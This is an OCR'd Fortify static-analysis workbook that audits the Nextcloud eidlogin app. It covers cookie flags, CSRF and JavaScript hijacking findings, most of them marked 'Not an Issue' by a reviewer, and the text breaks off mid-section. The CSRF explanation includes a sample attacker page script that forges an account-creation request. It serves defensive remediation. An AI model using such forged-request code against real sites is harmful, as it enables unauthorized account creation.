Fortify Audit Workbench

Developer Workbook

nextcloud-scan_audited

Table of Contents


Executive Summary

This workbook is intended to provide all necessary details and information for a developer to understand and remediate the different issues discovered during the nextcloud-scan_audited project audit. The information contained in this workbook is targeted at project managers and developers.


This section provides an overview of the issues uncovered during analysis.

Project Name:	nextcloud-scan_audited
Project Version:	
SCA:	Results Present
WebInspect:	Results Not Present
WebInspect Agent:	Results Not Present
Other:	Results Not Present

Issues by Priority



Top Ten Critical Categories



Project Description

This section provides an overview of the Fortify scan engines used for this project, as well as the project meta-information.

SCA

Date of Last Analysis:	May 16, 2022, 2:39 PM	**Engine Version:**	21.2.3.0005
Host Name:	sp-scan02	**Certification:**	VALID
Number of Files:	58	**Lines of Code:**	3,906

Rulepack Name	Rulepack Version
Fortify Secure Coding Rules, Community, Cloud	2022.1.0.0007
Fortify Secure Coding Rules, Community, PHP	2022.1.0.0007
Fortify Secure Coding Rules, Community, Universal	2022.1.0.0007
Fortify Secure Coding Rules, Core, JavaScript	2022.1.0.0007
Fortify Secure Coding Rules, Core, PHP	2022.1.0.0007
Fortify Secure Coding Rules, Core, Universal	2022.1.0.0007
Fortify Secure Coding Rules, Extended, Configuration	2022.1.0.0007
Fortify Secure Coding Rules, Extended, Content	2022.1.0.0007
Fortify Secure Coding Rules, Extended, JavaScript	2022.1.0.0007

Issue Breakdown by Fortify Categories

The following table depicts a summary of all issues grouped vertically by Fortify Category. For each category, the total number of issues is shown by Fortify Priority Order, including information about the number of audited issues.

Category	Fortify Priority (audited/total)				Total Issues
	Critical	High	Medium	Low	
Cookie Security: Cookie not Sent Over SSL	0	0	0	2 / 2	2 / 2
Cookie Security: HTTPOnly not Set	0	0	0	2 / 2	2 / 2
Cookie Security: Persistent Cookie	0	0	0	2 / 2	2 / 2
Cross-Site Request Forgery	0	0	0	11 / 11	11 / 11
JavaScript Hijacking	0	0	0	9 / 9	9 / 9
Key Management: Hardcoded Encryption Key	0	2 / 2	0	0	2 / 2
Open Redirect	0	1 / 1	0	0	1 / 1
Password Management: Empty Password	0	1 / 1	0	0	1 / 1
Password Management: Hardcoded Password	2 / 2	10 / 10	0	0	12 / 12
Password Management: Password in Comment	0	0	0	6 / 6	6 / 6

Results Outline

Cookie Security: Cookie not Sent Over SSL (2 issues)

Abstract

The program creates a cookie without setting the `Secure` flag to `true`

Explanation

Modern web browsers support a `Secure` flag for each cookie. If the flag is set, the browser will only send the cookie over HTTPS. Sending cookies over an unencrypted channel can expose them to network sniffing attacks, so the secure flag helps keep a cookie's value confidential. This is especially important if the cookie contains private data or carries a session identifier. **Example 1:** The following code adds a cookie to the response without setting the `Secure` flag.

```
...
setcookie("emailCookie", $email, 0, "/", "www.example.com");
...
```


If an application uses both HTTPS and HTTP, but does not set the `Secure` flag, cookies sent during an HTTPS request will also be sent during subsequent HTTP requests. Attackers may then compromise the cookie by sniffing the unencrypted network traffic, which is particularly easy over wireless networks.

Recommendation

Set the `Secure` flag on all new cookies in order to instruct browsers not to send these cookies in the clear. This can be accomplished by passing `true` as the sixth argument to `setcookie()`. **Example 2:** The following code corrects the mistake in `Example 1` by setting the `Secure` flag to `true`.

```
setcookie("emailCookie", $email, 0, "/", "www.example.com", TRUE);
```

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Cookie Security: Cookie not Sent Over SSL	2	0	0	2
Total	**2**	**0**	**0**	**2**

Cookie Security: Cookie not Sent Over SSL — Low

Package: oca~^~eidlogin~^~service

lib/Service/EidService.php, line 498 (Cookie Security: Cookie not Sent Over SSL) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:19:48 GMT+0200 (CEST)
it is set using the newer method signature

Sink Details

Sink: setcookie()
Enclosing Method: processsamlresponsedata()
File: lib/Service/EidService.php:498
Taint Flags:

```
495  return $redirectUrl;
496  }
497  $cookieIdFromCookie = filter_var($_COOKIE[self::COOKIE_NAME], FILTER_SANITIZE_STRING);
498  setcookie(self::COOKIE_NAME, '', [
499  'expires' => time()+60*5,
500  'path' => '/',
501  'secure' => true,
```

lib/Service/EidService.php, line 241 (Cookie Security: Cookie not Sent Over SSL) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:19:48 GMT+0200 (CEST)
it is set using the newer method signature

Sink Details

Sink: setcookie()
Enclosing Method: starteidflow()
File: lib/Service/EidService.php:241
Taint Flags:

```
238  // the cookieId
239  $cookieId = "eidlogin_".\OC::$server->getSecureRandom()->generate(24, self::CHARS_RANDOM);
240  // setcookie(self::COOKIE_NAME, $cookieId, time() + 60 * 5, '/', '', true, true);
241  setcookie(self::COOKIE_NAME, $cookieId, [
242  'expires' => time()+60*5,
243  'path' => '/',
```

Cookie Security: Cookie not Sent Over SSL	Low
Package: oca~^~eidlogin~^~service	
lib/Service/EidService.php, line 241 (Cookie Security: Cookie not Sent Over SSL)	**Low**

```
244   'secure' => true,
```

Cookie Security: HTTPOnly not Set (2 issues)

Abstract

The program creates a cookie, but fails to set the `HttpOnly` flag to `true`.

Explanation

All major browsers support the `HttpOnly` cookie property that prevents client-side scripts from accessing the cookie. Cross-site scripting attacks often access cookies in an attempt to steal session identifiers or authentication tokens. Without `HttpOnly` enabled, attackers have easier access to user cookies. **Example 1:** The following code creates a cookie without setting the `HttpOnly` property.

```
setcookie("emailCookie", $email, 0, "/", "www.example.com", TRUE);  //Missing 7th parameter to set HttpOnly
```


Recommendation

Enable the `HttpOnly` property when you create cookies. You can do this by setting the `HttpOnly` parameter in the `setcookie()` call to `true`. **Example 2:** The following code creates the same cookie as the code in `Example 1`, but this time sets the `HttpOnly` parameter to `true`.

```
setcookie("emailCookie", $email, 0, "/", "www.example.com", TRUE, TRUE);
```

Several mechanisms to bypass setting `HttpOnly` to true have been developed, and therefore it is not completely effective.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Cookie Security: HTTPOnly not Set	2	0	0	2
Total	**2**	**0**	**0**	**2**

Cookie Security: HTTPOnly not Set	**Low**
Package: oca~^~eidlogin~^~service	
lib/Service/EidService.php, line 498 (Cookie Security: HTTPOnly not Set)	**Low**

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Cookie Security: HTTPOnly not Set — Low

Package: oca~^~eidlogin~^~service

lib/Service/EidService.php, line 498 (Cookie Security: HTTPOnly not Set) — Low

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:19:29 GMT+0200 (CEST)
it is set using the newer method signature

Sink Details

Sink: setcookie()
Enclosing Method: processsamlresponsedata()
File: lib/Service/EidService.php:498
Taint Flags:

```
495  return $redirectUrl;
496  }
497  $cookieIdFromCookie = filter_var($_COOKIE[self::COOKIE_NAME], FILTER_SANITIZE_STRING);
498  setcookie(self::COOKIE_NAME, '', [
499  'expires' => time()+60*5,
500  'path' => '/',
501  'secure' => true,
```

lib/Service/EidService.php, line 241 (Cookie Security: HTTPOnly not Set) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:19:29 GMT+0200 (CEST)
it is set using the newer method signature

Sink Details

Sink: setcookie()
Enclosing Method: starteidflow()
File: lib/Service/EidService.php:241
Taint Flags:

```
238  // the cookieId
239  $cookieId = "eidlogin_".\OC::$server->getSecureRandom()->generate(24, self::CHARS_RANDOM);
240  // setcookie(self::COOKIE_NAME, $cookieId, time() + 60 * 5, '/', '', true, true);
241  setcookie(self::COOKIE_NAME, $cookieId, [
242  'expires' => time()+60*5,
243  'path' => '/',
244  'secure' => true,
```

Cookie Security: Persistent Cookie (2 issues)

Abstract

Storing sensitive data in a persistent cookie can lead to a breach of confidentiality or account compromise.

Explanation


Most web programming environments default to creating non-persistent cookies. These cookies reside only in browser memory (they are not written to disk) and are lost when the browser is closed. Programmers can specify that cookies be persisted across browser sessions until some future date. Such cookies are written to disk and survive across browser sessions and computer restarts. If private information is stored in persistent cookies, attackers have a larger time window in which to steal this data - especially since persistent cookies are often set to expire in the distant future. Persistent cookies are often used to profile users as they interact with a site. Depending on what is done with this tracking data, it is possible to use persistent cookies to violate users' privacy. **Example:** The following code sets a cookie to expire in 10 years.

```
setcookie("emailCookie", $email, time()+60*60*24*365*10);
```

Recommendation

Do not store sensitive data in persistent cookies. Be sure that any data associated with a persistent cookie stored on the server side is purged within a reasonable amount of time.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Cookie Security: Persistent Cookie	2	0	0	2
Total	**2**	**0**	**0**	**2**

Cookie Security: Persistent Cookie	**Low**
Package: oca~^~eidlogin~^~service	
lib/Service/EidService.php, line 498 (Cookie Security: Persistent Cookie)	**Low**

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Cookie Security: Persistent Cookie — Low

Package: oca~^~eidlogin~^~service

lib/Service/EidService.php, line 498 (Cookie Security: Persistent Cookie) — Low

Audit Details

Analysis: Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:46 GMT+0200 (CEST)
no sensitive data

Sink Details

Sink: setcookie()
Enclosing Method: processsamlresponsedata()
File: lib/Service/EidService.php:498
Taint Flags:

```
495  return $redirectUrl;
496  }
497  $cookieIdFromCookie = filter_var($_COOKIE[self::COOKIE_NAME], FILTER_SANITIZE_STRING);
498  setcookie(self::COOKIE_NAME, '', [
499  'expires' => time()+60*5,
500  'path' => '/',
501  'secure' => true,
```

lib/Service/EidService.php, line 241 (Cookie Security: Persistent Cookie) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Audit Details

Analysis: Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:46 GMT+0200 (CEST)
no sensitive data

Sink Details

Sink: setcookie()
Enclosing Method: starteidflow()
File: lib/Service/EidService.php:241
Taint Flags:

```
238  // the cookieId
239  $cookieId = "eidlogin_".\OC::$server->getSecureRandom()->generate(24, self::CHARS_RANDOM);
240  // setcookie(self::COOKIE_NAME, $cookieId, time() + 60 * 5, '/', '', true, true);
241  setcookie(self::COOKIE_NAME, $cookieId, [
242  'expires' => time()+60*5,
243  'path' => '/',
244  'secure' => true,
```

Cross-Site Request Forgery (11 issues)

Abstract

HTTP requests must contain a user-specific secret in order to prevent an attacker from making unauthorized requests.

Explanation

A cross-site request forgery (CSRF) vulnerability occurs when: 1. A web application uses session cookies. 2. The application acts on an HTTP request without verifying that the request was made with the user's consent. A nonce is a cryptographic random value that is sent with a message to prevent replay attacks. If the request does not contain a nonce that proves its provenance, the code that handles the request is vulnerable to a CSRF attack (unless it does not change the state of the application). This means a web application that uses session cookies has to take special precautions in order to ensure that an attacker can't trick users into submitting bogus requests. Imagine a web application that allows administrators to create new accounts as follows:

```
  var req = new XMLHttpRequest();
  req.open("POST", "/new_user", true);
  body = addToPost(body, new_username);
  body = addToPost(body, new_passwd);
  req.send(body);
```

An attacker might set up a malicious web site that contains the following code.

```
  var req = new XMLHttpRequest();
  req.open("POST", "http://www.example.com/new_user", true);
  body = addToPost(body, "attacker");
  body = addToPost(body, "haha");
  req.send(body);
```

If an administrator for `example.com` visits the malicious page while she has an active session on the site, she will unwittingly create an account for the attacker. This is a CSRF attack. It is possible because the application does not have a way to determine the provenance of the request. Any request could be a legitimate action chosen by the user or a faked action set up by an attacker. The attacker does not get to see the Web page that the bogus request generates, so the attack technique is only useful for requests that alter the state of the application. Applications that pass the session identifier in the URL rather than as a cookie do not have CSRF problems because there is no way for the attacker to access the session identifier and include it as part of the bogus request. CSRF is entry number five on the 2007 OWASP Top 10 list.

Recommendation


Applications that use session cookies must include some piece of information in every form post that the back-end code can use to validate the provenance of the request. One way to do that is to include a random request identifier or nonce, as follows:

```
  RequestBuilder rb = new RequestBuilder(RequestBuilder.POST, "/new_user");
  body = addToPost(body, new_username);
  body = addToPost(body, new_passwd);
  body = addToPost(body, request_id);
  rb.sendRequest(body, new NewAccountCallback(callback));
```

Then the back-end logic can validate the request identifier before processing the rest of the form data. When possible, the request identifier should be unique to each server request rather than shared across every request for a particular session. As with session identifiers, the harder it is for an attacker to guess the request identifier, the harder it is to conduct a successful CSRF attack. The token should not be easily guessed and it should be protected in the same way that session tokens are protected, such as using SSLv3. Additional mitigation techniques include: **Framework protection:** Most modern web application frameworks embed CSRF protection and they will automatically include and verify CSRF tokens. **Use a**

Challenge-Response control: Forcing the customer to respond to a challenge sent by the server is a strong defense against CSRF. Some of the challenges that can be used for this purpose are: CAPTCHAs, password re-authentication and one-time tokens. **Check HTTP Referer/Origin headers:** An attacker won't be able to spoof these headers while performing a CSRF attack. This makes these headers a useful method to prevent CSRF attacks. **Double-submit Session Cookie:** Sending the session ID Cookie as a hidden form value in addition to the actual session ID Cookie is a good protection against CSRF attacks. The server will check both values and make sure they are identical before processing the rest of the form data. If an attacker submits a form in behalf of a user, he won't be able to modify the session ID cookie value as per the same-origin-policy. **Limit Session Lifetime:** When accessing protected resources using a CSRF attack, the attack will only be valid as long as the session ID sent as part of the attack is still valid on the server. Limiting the Session lifetime will reduce the probability of a successful attack. The techniques described here can be defeated with XSS attacks. Effective CSRF mitigation includes XSS mitigation techniques.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Cross-Site Request Forgery	11	0	0	11
Total	**11**	**0**	**0**	**11**

Cross-Site Request Forgery — Low

Package: cypress.support

cypress/support/commands.js, line 39 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: AssignmentStatement
Enclosing Method: lambda()
File: cypress/support/commands.js:39

Cross-Site Request Forgery — Low

Package: cypress.support

cypress/support/commands.js, line 39 (Cross-Site Request Forgery) — Low

Taint Flags:

```
36 Cypress.Commands.add('createUser', (user, password) => {
37  cy.clearCookies()
38  cy.request({
39  method: 'POST',
40  url: `${Cypress.config('baseUrl')}/ocs/v1.php/cloud/users?format=json`,
41  form: true,
42  body: {
```

Package: src

src/eidlogin-adminsettings.js, line 329 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: toggleSp()
File: src/eidlogin-adminsettings.js:329
Taint Flags:

```
326  xhr.addEventListener('error', (e)=>{
327  showError(errMsg);
328  });
329  xhr.open('GET', url, true);
330  xhr.setRequestHeader('requesttoken', requesttoken);
331  xhr.send();
332  buttonToggleSp.innerHTML=txtHideSp;
```

src/eidlogin-personalsettings.js, line 117 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Cross-Site Request Forgery — Low

Package: src

src/eidlogin-personalsettings.js, line 117 (Cross-Site Request Forgery) — Low

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: toogleNoPwLogin()
File: src/eidlogin-personalsettings.js:117
Taint Flags:

```
114  xhr.addEventListener('error', (e)=>{
115  showError(errMsg);
116  });
117  xhr.open('GET', url, true);
118  xhr.setRequestHeader('requesttoken', requesttoken);
119  xhr.send();
120  }
```

src/eidlogin-adminsettings.js, line 290 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:290
Taint Flags:

```
287  xhr.addEventListener('error', (e)=>{
288  showError(errMsg);
289  });
290  xhr.open('GET', url, true);
291  xhr.setRequestHeader('requesttoken', requesttoken);
292  xhr.send();
293  }
```

src/eidlogin-adminsettings.js, line 441 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Cross-Site Request Forgery — Low

Package: src

src/eidlogin-adminsettings.js, line 441 (Cross-Site Request Forgery) — Low

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:441
Taint Flags:

```
438  xhr.addEventListener('error', (e)=>{
439  showError(errMsg);
440  });
441  xhr.open('GET', url, true);
442  xhr.setRequestHeader('requesttoken', requesttoken);
443  xhr.send();
444  }
```

src/eidlogin-adminsettings.js, line 489 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:489
Taint Flags:

```
486  xhr.addEventListener('error', (e)=>{
487  showError(errMsg);
488  });
489  xhr.open('GET', url, true);
490  xhr.setRequestHeader('requesttoken', requesttoken);
491  xhr.send();
492  }
```

src/eidlogin-adminsettings.js, line 536 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Cross-Site Request Forgery — Low

Package: src

src/eidlogin-adminsettings.js, line 536 (Cross-Site Request Forgery) — Low

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-adminsettings.js:536
Taint Flags:

```
533  xhr.addEventListener('error', (e)=>{
534  showError(errMsg);
535  });
536  xhr.open('GET', url, true);
537  xhr.setRequestHeader('requesttoken', requesttoken);
538  xhr.send();
539  }
```

src/eidlogin-personalsettings.js, line 88 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: lambda()
File: src/eidlogin-personalsettings.js:88
Taint Flags:

```
85  xhr.addEventListener('error', (e)=>{
86  showError(errMsg);
87  });
88  xhr.open('GET', url, true);
89  xhr.setRequestHeader('requesttoken', requesttoken);
90  xhr.send();
91  }
```

src/eidlogin-adminsettings.js, line 180 (Cross-Site Request Forgery) — Low

Issue Details

Cross-Site Request Forgery — Low

Package: src

src/eidlogin-adminsettings.js, line 180 (Cross-Site Request Forgery) — Low

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: updateIdpSettings()
File: src/eidlogin-adminsettings.js:180
Taint Flags:

```
177  xhr.addEventListener('error', (e2)=>{
178  showError(errMsg);
179  });
180  xhr.open('GET', url, true);
181  xhr.setRequestHeader('requesttoken', requesttoken);
182  xhr.send();
183  }
```

src/eidlogin-adminsettings.js, line 244 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: saveSettings()
File: src/eidlogin-adminsettings.js:244
Taint Flags:

```
241  xhr.addEventListener('error', (e)=>{
242  showError(errMsg);
243  });
244  xhr.open('POST', url, true);
245  xhr.setRequestHeader('requesttoken', requesttoken);
246  xhr.send(formData);
247  }
```

Cross-Site Request Forgery — Low

Package: src

src/eidlogin-adminsettings.js, line 366 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:18:32 GMT+0200 (CEST)
uses nextcloud token

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: toggleActivated()
File: src/eidlogin-adminsettings.js:366
Taint Flags:

```
363  xhr.addEventListener('error', (e)=>{
364  showError(errMsg);
365  });
366  xhr.open('GET', url, true);
367  xhr.setRequestHeader('requesttoken', requesttoken);
368  xhr.send();
369  }
```

JavaScript Hijacking (9 issues)

Abstract

Applications that use JavaScript notation to transport sensitive data can be vulnerable to JavaScript hijacking, which allows an unauthorized attacker to read confidential data from a vulnerable application.

Explanation

An application may be vulnerable to JavaScript hijacking if it: 1) Uses JavaScript objects as a data transfer format 2) Handles confidential data. Because JavaScript hijacking vulnerabilities do not occur as a direct result of a coding mistake, the Fortify Secure Coding Rulepacks call attention to potential JavaScript hijacking vulnerabilities by identifying code that appears to generate JavaScript in an HTTP response. Web browsers enforce the Same Origin Policy in order to protect users from malicious websites. The Same Origin Policy requires that, in order for JavaScript to access the contents of a web page, both the JavaScript and the web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker. JavaScript hijacking allows an attacker to bypass the Same Origin Policy in the case that a web application uses JavaScript to communicate confidential information. The loophole in the Same Origin Policy is that it allows JavaScript from any website to be included and executed in the context of any other website. Even though a malicious site cannot directly examine any data loaded from a vulnerable site on the client, it can still take advantage of this loophole by setting up an environment that allows it to witness the execution of the JavaScript and any relevant side effects it may have. Since many Web 2.0 applications use JavaScript as a data transport mechanism, they are often vulnerable while traditional web applications are not. The most popular format for communicating information in JavaScript is JavaScript Object Notation (JSON). The JSON RFC defines JSON syntax to be a subset of JavaScript object literal syntax. JSON is based on two types of data structures: 